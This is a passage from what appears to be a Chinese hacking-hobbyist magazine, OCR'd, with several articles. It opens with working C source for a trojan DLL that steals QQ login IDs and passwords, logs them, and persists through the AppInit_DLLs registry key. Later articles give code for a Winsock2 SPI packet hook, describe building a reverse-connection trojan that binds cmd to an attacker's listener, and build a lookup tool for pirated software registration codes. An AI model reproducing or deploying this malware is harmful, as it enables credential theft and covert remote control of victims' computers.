    if (stricmp(dlgclsname,szbuf)) return TRUE;
    GetWindowThreadProcessId(hwnd,&cwpid);
    if (qpid!=cwpid) return TRUE;
        hedt=getQQEditH(hwnd,ES_PASSWORD);
        if (hedt) {
                wndproc=GetWindowLong(hedt,
GWL_WNDPROC);
                if (wndproc!=(long)epassProc)
        plproc=SetWindowLong(hedt,GWL_WNDPROC,(long)
epassProc);
        }
        return TRUE;
    }
```

线程函数spyd首先调用getImageName得到进程的映像名（szbuf是一个全局的char型数组），然后判断是不是QQ的进程，如果不是就退出；否则取到进程ID并保存到全局变量qpid中，然后进入死循环，隔一段时间就对系统中的窗体进行枚举。函数wdwscan是EnumWindows的回调函数，对于枚举到的任何一个窗体，wdwscan先用GetClassName获得窗体类名，然后比较是不是对话框类，dlgclsname的声明如下：

```
const char * dlgclsname="#32770";
```

QQ的登录窗体和注册向导窗体都是这个类。接着获得窗体所属进程的id，以判断是不是为本进程（QQ进程）所有。如果比较失败，函数会返回，否则就进行子类化。

对于子类化就要说明一下了，最开始我是直接对QQ的登录窗体和注册向导窗体进行子类化的，拦截WM_COMMAND消息以获得"登录"或"下一步"按钮被按下时的"通知"，因为两个按钮的ID不一样，所以写了两个窗体函数，要对他们进行区分。我用判断原窗体函数和对话框函数（DWL_DLGPROC，查下GetWindowLong的帮助就知道了）的方法，对它们分别用不同的函数进行子类化。但是写好后却发现QQ登录窗体那个函数根本截获不到任何消息（估计应该是腾讯做了手脚，有兴趣的话可以研究一下），用注册向导时可以抓到密码。不得已，我子类化了"登录"按钮，在收到WM_LBUTTONDOWN时进行密码记录。

前面已经说过了，子类化只是为了在用户密码输入好后得到一个通知。但是当我再次试验时却又痛苦地发现，我登录QQ是在输完密码后回车确认的，而这时主窗体收到了WM_COMMAND消息，"登录"按钮却收不到WM_LBUTTONDOWN消息，不要试图拦截WM_CHAR，因为回车键的消息是由对话框直接处理的，而不会发给对话框上的控件，思路一下子进了死胡同。就在我山穷水尽准备把Hook搬出来的时候，想到了WM_DESTROY（还好，不用改题目了），因为QQ主窗体出来之前，它的登录窗口和注册向导窗口都是要销毁的，那么它们包括它们的所有子窗体都肯定能收到WM_DESTROY消息，而在这个时候进行密码记录可是再合适不过了，为了防止Edit控件提前销毁而使得其无法在接收WM_GETTEXT消息，我直接对密码框进行了子类化（你可能担心QQ号码框被提前销毁，但实际我测试时是不会的，你不放心的话也

可以把两个都处理了，但那样的话每个密码就要多记录一次）。进一步的，我又发现对注册向导窗体也可以使用这种方法，这样一来QQ登录和注册窗体就可以同等对待了，看了后面的密码记录机制你就会更清楚，现在连它们的区分处理都可以去掉，嗯，真是山穷水尽疑无路，柳暗花明又一村。

getQQEditH是用来获得相关Edit句柄的函数，我后面会给出。在这里你就知道它会返回指定窗体的子窗体中具有ES_PASSWORD（星号显示）属性的Edit控件的句柄，没有或多于一个都返回NULL，当以0为参数时就是没有ES_PASSWORD属性的（id窗口）。然后用GetWindowLong判断是否已经进行了子类化，如果没有，就子类化，并把原窗体函数的地址保存到全局变量plproc中。这里的判断很重要，倒不是多次进行子类化有什么不妥，而是因为要用plproc保存原窗体函数的地址，如果第二次进行子类化，SetWindowLong返回的就是epassProc的地址，使得plproc指向了epassProc，这样不但丢失了原窗体函数的地址，而且一旦开始处理消息，就会进入死循环，而把QQ当掉。

```
LRESULT CALLBACK epassProc(
    HWND hwnd,UINT uMsg,WPARAM wParam,LPARAM lParam)
{
    if (uMsg==WM_DESTROY)
            savepass(GetParent(hwnd));
    return CallWindowProc((WNDPROC)plproc,hwnd,uMsg,wParam,lParam);
}
```

这个很简单吧，不用再说了。savepass是保存密码的函数，参数是主窗体的句柄。Plproc就是子类化时保存的原窗体函数的地址，该值对于QQ登录窗体和QQ注册向导窗体是不同的，但因为两者不会同时出现，所以不会产生混乱。下面看看getQQEditH。

```
HWND htmp;
long lcount;
BOOL CALLBACK ecproc(HWND hwnd,LPARAM lParam)
{
    long wstyle;
    char szcb[256];
    GetClassName(hwnd,szcb,256);
    if (stricmp(szcb,"Edit")) return TRUE;
    wstyle=GetWindowLong(hwnd,GWL_STYLE);
    if ((wstyle&ES_PASSWORD)==(long)lParam)
    {
htmp=hwnd;
            lcount++;
    }
return TRUE;
}
HWND WINAPI getQQEditH(HWND hwnd,long style)
{
    htmp=NULL;
    lcount=0;
    EnumChildWindows(hwnd,ecproc,(LPARAM)style);
    if (lcount==1) return htmp;
    else return NULL;
}
```

也是使用窗体枚举的方法，htmp、lcount是全局变量，应该能看懂，就不多说了。再看看保存密码的函数savepass:

```
void WINAPI savepass(HWND hwnd)
{
HWND hqqid,hqqpass;
char szid[16],szpass[32];
FILE * fp;
hqqid=getQQEditH(hwnd,0);
hqqpass=getQQEditH(hwnd,ES_PASSWORD);
if ((!hqqid)||(!hqqpass))   return; //排除了错误记录的可能
SendMessage(hqqid,WM_GETTEXT,16,(LPARAM)szid);
SendMessage(hqqpass,WM_GETTEXT,32,(LPARAM)szpass);
if (strlen(szpass)<1) return; //如果密码为空则不记录
fp=fopen(svefilename,"a");
fprintf(fp,"ID: %s    Pass: %s\n",szid,szpass);
fclose(fp);
}
```

这里仅是保存到文件，如要发送邮件，加上发送邮件的模块就可以了。

至此，木马的主体框架DLL部分已经做好了，但是想要它真正发挥作用，还得把它注入到目标进程才可以。因此要有一个守护进程，负责将DLL注入。

我采用的是一个系统机制，仅对Windows 2000、XP和2003有效，也就是注册表项HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs。

其中记录的DLL会被所有导入了USER32.DLL的进程加载（包括很多系统进程），所以要做的呢，就是把木马DLL拷贝到系统目录，再把它的名字写到App_Init_DLLs里去，呵呵，没有进程，不是自启动，如果要发邮件，防火墙记录到的也是QQ本身。实际上还可以做很多有意思的东西，比如对进程名进行记录，就成了程序监视器 对于不想被运行的进程，直接ExitProcess就OK了。当然，还是要有一个安装程序的，负责释放DLL和登记注册表，但不是本文的主要目的，所以，如果想做就自己做好了。我写的DLL是用VC++6.0编译的，在Server 2003上测试没有问题，可以放心地使用，测试用的QQ版本是QQ2003 II。

编后

需要说明的是，DLL注入是有危险性的，很容易导致目标进程的异常退出。就是上面的方法，也不是对所有的程序都通用，有可能因为加载错误而导致DLL被卸载掉。作者就曾因为这个原因而使系统启动不了。所以写DLL的时候一定要万分小心，能简单的就简单，尤其是DllMain里千万不要有过多的操作，最好全部放到线程中完成。

适合读者	网络编辑爱好人员
前置知识	基本网络编程方法和常见API的使用
难度等级	中

socket：说到封包获取，也许你会感到陌生，但说到网络游戏外挂编写原理和反外挂，大家一定会很兴奋，是的，聪明的你一定可以想到，它们之间有一种必然的联系，封包的截获将是成功的第一步，而反外挂也同样要深入到这方面。虽然网上也有封包截获工具（其实防火墙本身就有此功能），但能了解其截取与转发机制完全是必要的，下面就为大家解释一下这种技术。



让外挂不再疯狂

——Winsock2 SPI网络封包截获技术

文／乱世天使

众所周知，网络封包的截获技术分为几种，例如，过滤驱动程序、NDIS中间驱动程序以及Winsock2 SPI截取技术等。其中要数Winsock2使用最为广泛，下面就向大家介绍Winsock2封包截获技术的很大一个特点，就是Winsock2在Winsock1.1的基础上引入了SPI技术。

Winsock2之关键函数

Winsock2的函数多是以WSP开头的，它们都是在WS2_32.DLL中实现的，而我们熟悉的Winsock扩展API是以WSA开头的，因为Winsock的API在SPI函数都有相互对应，你甚至可以把这些函数当作是API函数来使用。

技术实现之关键

程序和其他钩子函数功能类似，并且将以动态链接库（DLL）文件实现，Winsock钩子用来截获Winsock调用从而拦截TCP／IP封包，并做相应处理。实现DLL的安装需要修改注册表，而不是替换系统的DLL函数，这和过去的一些资料是不同的，这种方法通用性比较高！

为了实际演示，我特别做了一个类似的程序，如果大家有一定基础，相信看了下面的文章后，反外挂也就不是问题了。程序基本流程如下。

（1）系统调用本dll，启动WSPStartup函数。

（2）WSPStartup将把30个相关函数设置成我们的函数，实现函数接挂。

（3） 在各个函数中实现我们想要的功能，这部分读者可以"随心所欲"了！

下面我来介绍几个主要核心函数：

WSPStartup：WSPStartup是Windows Sockets应用程序调用SPI的初始化函数，我们称之为服务提供者的标准入口函数，主要是转换lpProcTable结构的30个指针设置成自己的，这样，相应的函数请求会首先经过我们自己的函数，然后我们自己的函数可以作适当的处理，最后再将数据流（封包）转给原来的服务提供者函数：

```
int WSPAPI WSPStartup(
    WORD
wVersionRequested,
    LPWSPDATA                lpWSPData,
    LPWSAPROTOCOL_INFOW      lpProtocolInfo,
    WSPUPCALLTABLE           upcallTable,

    LPWSPPROC_TABLE          lpProcTable
)
{
    OutputDebugString(_T(" WSPStartup..."));
    TCHAR                    LibraryPath[512];
    LPWSPSTARTUP  WSPStartupFunc   = NULL;
    HMODULE     hLibraryHandle   = NULL;
    INT             Error          = 0;
    //LoadLibrary GetProcAddress我就不多说了，所有DLL文件都少不了的。LoadLibrary动态调用自定义函数GetDLL提供的路径中的dll文件，GetProcAddress用于从载入的模块(sLibraryPath)中取得WSPStartup的函数地址。
    if (!GetDLL(lpProtocolInfo, LibraryPath)
            || (hLibraryHandle = LoadLibrary
(LibraryPath)) == NULL
            || (WSPStartupFunc = (LPWSPSTARTUP)
GetProcAddress(
                hLibraryHandle, "WSPStartup")) ==
NULL
            )
            return WSAEPROVIDERFAILEDINIT;

    PrintProtocolInfo(lpProtocolInfo, sLibraryPath);
    //得到
    if ((Error = WSPStartupFunc(wVersionRequested,
lpWSPData, lpProtocolInfo, upcallTable, lpProcTable)) !=
ERROR_SUCCESS)
            return ErrorCode;

    EnterCriticalSection(&gCriticalSection);
    //将30个服务函数指针加入到NextProcTable变量中保存。只要将这些函数指针赋值为自己函数的地址，那么当有调用这个函数时将首先调用自己的函数进行处理。然后自己的函数完成工作后，再去调用底层的30个函数完成中转工作。
    NextProcTable = *lpProcTable;
    lpProcTable->lpWSPSocket = WSPSocket;
    lpProcTable->lpWSPCloseSocket = WSPCloseSocket;
    lpProcTable->lpWSPConnect       = WSPConnect;
```

```
	lpProcTable->lpWSPAccept = WSPAccept;
	lpProcTable->lpWSPSend = WSPSend;
	lpProcTable->lpWSPSendTo = WSPSendTo;
	lpProcTable->lpWSPRecv = WSPRecv;
	lpProcTable->lpWSPRecvFrom = WSPRecvFrom;

	lpProcTable->lpWSPAddressToString=
WSPAddressToString;
	lpProcTable->lpWSPAsyncSelect = WSPAsyncSelect;
	lpProcTable->lpWSPBind = WSPBind;
	lpProcTable->lpWSPCancelBlockingCall =
WSPCancelBlockingCall;
	lpProcTable->lpWSPCleanup = WSPCleanup;
	lpProcTable->lpWSPDuplicateSocket =
WSPDuplicateSocket;
	lpProcTable->lpWSPEnumNetworkEvents =
WSPEnumNetworkEvents;
	lpProcTable->lpWSPEventSelect = WSPEventSelect;
	lpProcTable->lpWSPGetOverlappedResult =
WSPGetOverlappedResult;
	lpProcTable->lpWSPGetPeerName = WSPGetPeerName;
	lpProcTable->lpWSPGetQOSByName =
WSPGetQOSByName;
	lpProcTable->lpWSPGetSockName = WSPGetSockName;
	lpProcTable->lpWSPGetSockOpt = WSPGetSockOpt;
	lpProcTable->lpWSPIoctl = WSPIoctl;
	lpProcTable->lpWSPJoinLeaf = WSPJoinLeaf;
	lpProcTable->lpWSPListen = WSPListen;
	lpProcTable->lpWSPRecvDisconnect=
WSPRecvDisconnect;
	lpProcTable->lpWSPSelect = WSPSelect;
	lpProcTable->lpWSPSendDisconnect =
WSPSendDisconnect;
	lpProcTable->lpWSPSetSockOpt = WSPSetSockOpt;
	lpProcTable->lpWSPShutdown =
WSPShutdown;
	lpProcTable->lpWSPStringToAddress=
WSPStringToAddress;

	LeaveCriticalSection(&gCriticalSection);
	return 0;
}
```

以下是几个Winsock 2 服务提供者的几个基本函数原型，作为例子：

WSPSocket是Winsock2SPI的服务函数之一，用来创建Socket连接并将创建的Socket连接加入Socket组。

```
SOCKET WSPSocket(
	int				af,
	int				type,
	int				protocol,// 协议类型
	LPWSAPROTOCOL_INFOW lpProtocolInfo,
	GROUP		g,
	DWORD		dwFlags,
	LPINT		lpErrno
)
```

面向连接的数据发送并调用PrintSocket来输出封包信息。

```
int WSPAPI WSPSend(
	SOCKET				s,//Socket
	LPWSABUF		lpBuffers,// 缓冲区地址
	DWORD			dwBufferCount,// 缓冲区数
	LPDWORD
lpNumberOfBytesSent,
	// 发送字节数
	DWORD				dwFlags,// 标志
	LPWSAOVERLAPPED		lpOverlapped,// 重叠
	LPWSAOVERLAPPED_COMPLETION_ROUTINE
lpCompletionRoutine,// 重叠处理设置
	LPWSATHREADID		lpThreadId,// 进程ID
	LPINT				lpErrno// 错误编号
)
```

同样是面向非连接的数据发送并调用PrintSocket来输出封包信息。

```
int WSPSendTo(
	SOCKET				s,
	LPWSABUF			lpBuffers,
	DWORD				dwBufferCount,
	LPDWORD
lpNumberOfBytesSent,
	DWORD				dwFlags,
	const struct sockaddr FAR * lpTo,
	int					iTolen,
	LPWSAOVERLAPPED		lpOverlapped,
	LPWSAOVERLAPPED_COMPLETION_ROUTINE
lpCompletionRoutine,
	LPWSATHREADID		lpThreadId,
	LPINT				lpErrno
);
```

面向连接的数据接收，主要功能是在接收数据之前，对封包信息进行了解：

```
int WSPRecv(
	SOCKET				s,
	LPWSABUF			lpBuffers,
	// 数据缓冲区地址
	DWORD				dwBufferCount,
	// 缓冲区数目
	LPDWORD
lpNumberOfBytesRecvd,// 接收的字节数
	LPDWORD				lpFlags,
	LPWSAOVERLAPPED		lpOverlapped,// 重叠设置
	LPWSAOVERLAPPED_COMPLETION_ROUTINE
lpCompletionRoutine,
	LPWSATHREADID		lpThreadId,
	LPINT				lpErrno
)
```

同样是面向非连接的数据接收，主要功能是在接收数据之前，对封包信息进行了解，函数如下：

```
int SPRecvFrom (
    SOCKET                  s,
    LPWSABUF                lpBuffers,// 缓冲区地址
    DWORD                   dwBufferCount,
    LPDWORD
lpNumberOfBytesRecvd,// 接受字节数
    LPDWORD                 lpFlags,
    struct sockaddr FAR * lpFrom,
    LPINT                   lpFromlen,
    LPWSAOVERLAPPED lpOverlapped,// 重叠
    LPWSAOVERLAPPED_COMPLETION_ROUTINE
lpCompletionRoutine,
    LPWSATHREADID           lpThreadId,
    LPINT                   lpErrno
  )
```

其他还有WSPCloseSocket、WSPConnect、WSPAccept、WSPSend、WSPSendTo、WSPRecv和WSPRecvFrom等一系列函数，大家可以查找有关手册。其实用法和Winsock API类似。

运行调试

在加入普通模块后，运用dbgview.exe进行调试(网上有下载)安装后，联网测试，我们就可以看到效果了。SPI其实就是一种接口，当我们把自己写好的程序安装到系统后，所有的Winsock请求会发送到这个程序并由它进行转发等调用……一切OK！

socket：好啊！期盼已久的真神阿拉终于出现了，找了半天这样的反外挂技术资料都没找到，没想到今天看到了！一个字：爽！两个字：很爽！三个字……嘿嘿，不说了，再看一遍去！

---

socket：反向连接的木马大家应该很熟悉了吧？相信实际的入侵过程中一定没少用，但你知道它是怎么编写的吗？想过自己去编写一个属于自己的反向连接木马没有？其实很简单的，不信你就看下面的文章：

适合读者	编程爱好者
前置知识	木马基本编写技巧
难度等级	中



基于反向连接的木马编写思路

◎ 文/ Seven

传统的木马，通常做法是服务端侦听、客户端连接，而反向连接技术恰恰相反，采用的是客户端侦听，服务端连接的思路。反向连接的好处是什么？我们可以看到，传统木马的服务端需要在某一端口侦听，很容易被发现 而采取反向连接技术之后，服务端主动去连接客户端，并且如果客户端的侦听端口类似21、80的很有迷惑性的端口，很多人都会以为这是正常的访问而不去关注，从而达到了隐蔽木马、后门的目的。

反向连接的实现除了服务端和客户端之外，还需要第三者的介入，而这个第三者必须是服务端和客户端都能方便地访问到，比如一个文件，并且很重要的一点是客户端需要能建立、修改这个文件。比如，某个公共、私有FTP空间上的文件。

大体来讲，整个反向连接的步骤是这样的：(1)客户端把自己的IP和端口号上传到约定好的文件；(2)服务端读取文件；(3)服务端根据读取到的IP和端口号主动连接客户端。下面，我们就一起来看看编程是如何具体实现这个功能的。

服务端实现

(1)木马的服务器端不是由客户端生成，配置信息(告诉客户端从哪里读取关于客户端的IP和端口号)直接放在一个配置文件里而没有写入到服务器端程序中，关键就是读取配置信息的代码了：

```
BOOL ret=FALSE;
FILE *fp;
char url[512];
fp=fopen("URL.INI", "r");
if(fp)
{
    url[0]=0;
    fscanf(fp,"%s",url);
    if(url[0]!=0)
    {
            ServerURL.Format("%s",url);
            ret=TRUE;
    }
    fclose(fp);
}
return ret;
```

(2)得到配置信息后，服务端要连到网上去读取客户端的IP和PORT，格式为IP:PORT。代码如下：

详细代码请查看光盘"源代码"栏目，按照文章名查找即可。

(3)服务端得到IP和PORT后，主动去连接客户端，这样的代码没什么难度的：

```
CSocket sockClient;
sockClient.Create();
```

```
if(sockClient.Connect(ip, port))//反向连接
{
    //绑定cmd
}
sockClient.Close();
```

(4)既然是木马,就要绑定cmd了,否则什么都干不了。

详细代码请查看光盘“源代码”栏目,按照文章名查找即可。

客户端实现

客户端其实就是在本地的某个端口监听服务端发来的连接请求,如果有连接连的话就可以运行命令了,具体步骤如下。

(1)监听代码(注意:为了不使程序的界面"没响应",监听的代码要放到一个新线程里)。

详细代码请查看光盘“源代码”栏目,按照文章名查找即可。

(2)发送命令代码

```
UpdateData();
char* temp="\r\n";
LPCSTR szData=(LPCSTR)m_strCommand;
send(sClient,szData,strlen(szData),0);
Sleep(50);
send(sClient,temp,strlen(temp),0);
m_strCommand="";
UpdateData(FALSE);
```

注意这里为什么要Send一个"\r\n"呢?那是因为这里的命令是给cmd运行的,而cmd是以"\r\n"来判断一个命令结束的,所以我们要在命令后面把它发过去。

上面的代码是实现运行服务器端后每隔10分钟到指定的地方去读取要连接的IP和PORT,然后反向连接到客户端(为了简单起见每个服务器只会连接一个客户端,每个客户端也只能接受一个服务器端),客户端可以直接运行cmd里面的命令,直到输入exit命令退出,是不是比你想象中要简单很多?编程其实很简单,只要你看懂了具体代码,一切都很轻松!

大家有没有某个软件因为需要注册却使用不了而烦恼呢?我相信只要是长期在网络上呆着的朋友一定会有这样的遭遇的,那么现在我就来帮大家解决这个问题:给大家讲解一下,如何制作一个输入某注册软件的名称,直接就能显示这个软件注册码的程序。是不是很方便?大家听了也许会觉得做出这样的一个程序很难,其实不然,下面是这个软件的原理,大家看了就知道制作这个软件有多容易了。



VB打造强力注册码查看器

文/图 姜超

软件原理

本软件的制作原理很简单,因为网上有大量的软件注册码,大家可以费点工夫去在网上收集各软件的注册码,然后把它们储存到一个数据库文件里,这里我用的是Access,然后利用VB编写一个程序,当输入某软件名称时,直接从数据库中调出,这样很快就可以查找到软件的注册码了,其实最费时间的就是在网上寻找注册码,如果你找得越多,你这个软件能找到的注册码就越多。

介绍完本程序的原理后,现在我就和大家一起来制作这个软件。

制作步骤

首先,把收集到各软件的注册码输入到Access数据库中,然后生成zhuce.mdb文件,如图1所示。

然后打开VB6.0,先做程序的界面,如图2所示。其中,TextBox是用来往里输入软件名称的 里面有两个重要的Label控件,一个用来显示软件名称的(Label3),另一个用来显示注册码的(Label4)。

窗体制作完毕后,现在我们来做一下细微的调整,大家看上面的原理就应该知道本程序是用了有关数据库的操作,技术就是用到了VB中的数据库控件,因为使用




图1

控件比较低级,所以我们使用系统自带的ADO。

首先,我们在VB里打开"工程"->"引用",然后在打开的"引用"窗口中选中Microsoft ActiveX Data Objects 2.5 Labrary,如果大家的系统中没有2.5版本的,可以选择2.0的,因为这个版本的系统中都有,比较保险。最后"确定"回到窗体。

现在我们开始填写代码部分了,首先我们先建立一个模块,里面填写如下代码:




图2

```
Public Rs As ADODB.Recordset
Public Con As ADODB.Connection
Sub main()
Set Con = New ADODB.Connection
Con.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
& App.Path & "\zhuce.mdb;Persist Security Info=False"
'打开数据源的连接位置为当前目录下的zhuce.mdb
 Form1.Show
End Sub
```

因为这里用到了Sub main()函数，所以大家得把窗体设置和改变成启动窗体。设置启动窗体的方法如下。

在缺省情况下，应用程序中的第一个窗体被指定为启动窗体。应用程序开始运行时，此窗体就被显示出来(因而最先执行的代码是该窗体的Form-Inirializc事件中的代码)。如果想在应用程序启动时显示别的窗体，那么就得改变启动窗体。改变启动窗体的方法如下。

(1)从"工程"菜单中选取"工程属性"。

(2)选取"通用"。

(3)在"启动对象"ListBox中，选取要作为新启动窗体的窗体。

(4)选取"确定"。

现在进入窗体部分输入代码，进入Text1代码区:

```
Private Sub Text1_Change()
Dim Rs As New ADODB.Recordset
Rs.Open "select * from softinfo where soft like" &
"'%" & Text1.Text & "%'" & "", Con, adOpenDynamic,
adLockReadOnly
If Rs.EOF Then
MsgBox "对不起，没有您所输入的软件注册码! ",
vbInformation + vbOKOnly, "提示"
Exit Sub
Else
Label3.Caption = ""
